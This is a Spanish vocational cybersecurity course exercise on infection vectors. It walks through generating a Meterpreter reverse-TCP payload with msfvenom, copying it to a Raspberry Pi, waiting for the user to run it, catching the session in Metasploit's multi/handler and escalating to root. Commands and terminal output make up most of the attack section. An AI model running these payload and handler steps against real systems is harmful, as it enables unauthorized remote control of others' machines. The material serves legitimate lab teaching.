



Ciberseguridad en Entornos de las Tecnologías de la Información

Módulo 5021 – Incidentes de Ciberseguridad

Ejercicio - Vectores de Infección

Pliego de Descargo

- *Los ejercicios y conocimientos contenidos en el Módulo 5021, Incidentes de Ciberseguridad, tienen un propósito exclusivamente formativo, por lo que **nunca se deberán utilizar con fines maliciosos o delictivos.***
- *Ni el Ministerio de Educación y Formación Profesional como organismo oficial, ni el CIDEAD como área integrada en el mismo, serán responsables en ningún caso de los daños directos o indirectos que pudieran derivarse del uso inadecuado de las herramientas de hacking ético utilizadas en dichos ejercicios.*



Vectores de Infección

- Un Vector de Infección o de Ataque es un mecanismo de inoculación y activación de un SW de cualquier tipo, a imagen y semejanza del mecanismo biológico homónimo.
- En esta práctica implementaremos un Vector para atacar una máquina Linux con base en la inoculación de una Carga Útil (*payload*), que nos permitirá tomar el control de la máquina de forma remota y sin necesidad de conocer sus credenciales de acceso.
- Un vector puede estar diseñado para aprovechar una vulnerabilidad conocida o desconocida (ataques *Zero Day*), o bien, puede implementar una puerta trasera para acceder a un sistema engañando a algún usuario, para que éste realice alguna acción que finalmente ejecute la Carga Útil y abra la puerta a la infección.
- En nuestro caso tomaremos control remoto de la máquina Linux gracias al potentísimo y versátil entorno de código abierto Metasploit. Para ello, utilizaremos sólo una de las decenas de posibilidades de que dispone: el troyano Meterpreter.

Creación del Vector

- Para implementar el vector usaremos una herramienta del Framework Metasploit capaz de generar Cargas Útiles (payloads) para diferentes plataformas: Msfvenom en Kali.
- Esta herramienta actúa en dos pasos: primero crea una Carga Útil para abrir la puerta trasera, y luego la codifica para que no sea detectada por los antivirus.
- Utilizaremos pues Msfvenom para crear una Carga Útil para la distribución Raspbian, indicando la dirección de la máquina atacante Kali y un puerto elegido al azar.

```
kali@kali: ~  
kali@kali:~$ msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.52 LPORT=4000 -f raw > vector.py  
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload  
[-] No arch selected, selecting arch: python from the payload  
No encoder specified, outputting raw payload  
Payload size: 497 bytes  
kali@kali:~$
```

Inoculación del Vector

- Una vez creada la Carga Útil, habrá que inocularla en la máquina a hackear y hacer que el usuario la ejecute.
- Dejamos este punto a la imaginación del alumno y transmitimos el fichero desde la máquina Kali hasta la máquina Raspbian directamente por sftp, para poder continuar directamente con el ejercicio.

```
kali@kali: ~  
kali@kali:~$ ls -l *py  
-rw-r--r-- 1 kali kali 497 abr 12 20:01 vector.py  
kali@kali:~$ chmod -w vector.py  
kali@kali:~$ chmod +x vector.py  
kali@kali:~$ ls -l *py  
-r-xr-xr-x 1 kali kali 497 abr 12 20:01 vector.py  
kali@kali:~$ sftp pi@192.168.1.76  
pi@192.168.1.76's password:  
Connected to 192.168.1.76.  
sftp> put vector.py  
Uploading vector.py to /home/pi/vector.py  
vector.py  
sftp> ls -l  
drwxr-xr-x  3 pi      pi          4096 Apr  5 17:53 AES  
drwxr-xr-x  2 pi      pi          4096 Jan 11 14:01 Bookshelf  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Desktop  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Documents  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Downloads  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Music  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Pictures  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Public  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Templates  
drwxr-xr-x  2 pi      pi          4096 Mar 25 13:15 Videos  
drwxr-xr-x  9 pi      pi          4096 Apr  5 17:56 pip  
-r-xr-xr-x  1 pi      pi           497 Apr 12 22:07 vector.py  
sftp> exit  
kali@kali:~$
```


Selección del Exploit y del Payload

- Seleccionamos en Metasploit el Exploit a utilizar, que en este caso será una Shell Inversa, esto es, disparada desde la máquina objetivo.
- Para implementar dicha shell, seleccionamos el troyano Meterpreter y configuramos los datos de la máquina a atacar, es decir, dirección IP y puerto (cualquiera, pero que sea un número alto).

```
kali@kali: ~  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp  
payload => python/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  
  
Name  Current Setting  Required  Description  
----  -  
  
Payload options (python/meterpreter/reverse_tcp):  
  
Name  Current Setting  Required  Description  
----  -  
LHOST  192.168.1.76      yes        The listen address (an interface may be specified)  
LPORT  4444              yes        The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Wildcard Target  
  
msf6 exploit(multi/handler) > set LHOST 192.168.1.76  
LHOST => 192.168.1.76  
msf6 exploit(multi/handler) > set LPORT 4000  
LPORT => 4000  
msf6 exploit(multi/handler) >
```


Verificación de las Opciones

- Verificamos si las opciones elegidas y configuradas en el paso anterior han quedado correctamente grabadas.

```
kali@kali: ~  
msf6 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  
  
  Name  Current Setting  Required  Description  
  ----  -  
  
Payload options (python/meterpreter/reverse_tcp):  
  
  Name  Current Setting  Required  Description  
  ----  -  
LHOST  192.168.1.76     yes       The listen address (an interface may be specified)  
LPORT  4000              yes       The listen port  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Wildcard Target  
  
msf6 exploit(multi/handler) > █
```


Explotación del Vector

- Explotamos el vector en la consola de Metasploit, que se queda a la espera de que el incauto usuario remoto ejecute inadvertidamente la Carga Útil.



The image shows two terminal windows side-by-side. The left window is a Metasploit (msf6) session on a Kali machine. The user has entered the command `exploit(multi/handler) > exploit`. The output shows a failure to bind to the target IP and port, followed by a message indicating a reverse TCP handler is started. The right window is a terminal on a remote machine (pi@cloe: ~). The user has entered the command `ls -l *py`, which shows a file named `vector.py` with permissions `-r-xr-xr-x`, owned by `pi`, with a size of `497` bytes, and a timestamp of `abr 12 22:07`.

```
kali@kali: ~  
msf6 exploit(multi/handler) > exploit  
[-] Handler failed to bind to 192.168.1.76:4000:- -  
[*] Started reverse TCP handler on 0.0.0.0:4000  
  
pi@cloe: ~  
pi@cloe:~ $ ls -l *py  
-r-xr-xr-x 1 pi pi 497 abr 12 22:07 vector.py  
pi@cloe:~ $
```

Ejecución de la Carga Útil

- El usuario muerde el anzuelo y ejecuta la Carga Útil del vector en su máquina.
- La ejecución cursa de una manera absolutamente silenciosa, para no despertar sospechas.

```
kali@kali: ~  
msf6 exploit(multi/handler) > exploit  
[-] Handler failed to bind to 192.168.1.76:4000:- -  
[*] Started reverse TCP handler on 0.0.0.0:4000  
[*] Sending stage (39336 bytes) to 192.168.1.76  
[*] Meterpreter session 1 opened (192.168.1.52:4000 -> 192.168.1.76:43242) at 2021-04-12 20:22:58 +0000  
meterpreter >   
pi@cloe: ~  
pi@cloe:~ $ python vector.py  
pi@cloe:~ $
```

Et voilà !!!
;;;Ya tenemos el control de la máquina remota!!!

Posibilidades y Privilegios de la Puerta Trasera

- Una vez abierta la puerta trasera, dispondremos de privilegios suficientes para realizar cualquier tarea en la máquina.
- Esto se puede hacer mediante comandos directos, o bien, abriendo una shell y trabajando desde ella con privilegios de usuario corriente o de root (ver página siguiente).

```
kali@kali: ~  
msf6 exploit(multi/handler) > exploit  
  
[-] Handler failed to bind to 192.168.1.76:4000:- -  
[*] Started reverse TCP handler on 0.0.0.0:4000  
[*] Sending stage (39336 bytes) to 192.168.1.76  
[*] Meterpreter session 1 opened (192.168.1.52:4000 -> 192.168.1.76:43242) at 20  
21-04-12 20:22:58 +0000  
  
meterpreter > ls -l  
Listing: /home/pi  
=====
```

Mode	Size	Type	Last modified	Name
100600/rw-----	105	fil	2021-04-12 18:41:08 +0000	.Xauthority
100600/rw-----	12759	fil	2021-04-12 20:20:25 +0000	.bash_history
100644/rw-r--r--	220	fil	2021-01-11 13:14:55 +0000	.bash_logout
100644/rw-r--r--	3759	fil	2021-04-02 10:11:10 +0000	.bashrc
40755/rwxr-xr-x	4096	dir	2021-04-12 18:41:15 +0000	.cache
40700/rwx-----	4096	dir	2021-03-25 12:20:14 +0000	.config
40700/rwx-----	4096	dir	2021-01-11 13:16:11 +0000	.gnupg
100644/rw-r--r--	81	fil	2021-03-25 12:20:13 +0000	.gtkrc-2.0
40755/rwxr-xr-x	4096	dir	2021-01-11 13:14:55 +0000	.local

Apertura de una shell en la máquina remota desde Meterpreter

```
meterpreter > shell
Process 4761 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
pi
$ sudo su
bash: no se puede establecer el grupo de proceso de terminal (4666): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
root@cloe:/home/pi# whoami
root
root@cloe:/home/pi# cd
root@cloe:~# pwd
/root
root@cloe:~# ls
root@cloe:~# exit
exit
$ whoami
pi
$ exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.76 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > exit
kali@kali:~$
```

Bibliografía

- www.kali.org
- www.github.com
- www.incibe.es
- www.metasploit.com